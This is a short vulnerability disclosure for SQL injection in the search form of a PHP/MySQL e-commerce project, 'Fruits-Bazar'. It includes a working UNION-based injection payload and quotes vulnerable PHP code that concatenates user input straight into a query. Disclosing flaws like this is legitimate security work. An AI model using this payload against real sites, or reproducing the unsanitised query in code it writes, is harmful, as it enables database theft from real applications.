

Exploit Title: Sql Injection in Ecommerce-project-with-php-and-mysql-Fruits-Bazar Version: 1.0

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
Product: Ecommerce-project-with-php-and-mysql-Fruits-Bazar

Vendor: Ecommerce-project-with-php-and-mysql-Fruits-Bazar


Description: Sql injection exist in search input allow attacker inject sql code to get database.

First Attacker inject payload : `' union select 1,user(),3,4,5,6,7,8,concat("ngothaian")#`


into search form and click search



After that the payload will execute and dump user database




Vulnerable Code:

 search_product.php - Notepad

```
File Edit Format View Help
if(isset($_GET['search'])){
    $keyword = $_GET['keyword'];
    if(!empty($keyword)){
        $search_query = $obj->search_product($keyword);

        $search_results = array();
        while($search = mysqli_fetch_assoc($search_query)){
            $search_results[]=$search;
        }

    }else{
        header('location:all_product.php');
    }
}
```

 adminback.php - Notepad

```
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function search_product($keyword)
{
    $query = "SELECT * FROM `product_info_ctlg` WHERE `pdt_name` LIKE '%$keyword%'";

    if (mysqli_query($this->connection, $query)) {
        $search_query = mysqli_query($this->connection, $query);
        return $search_query;
    }
}
```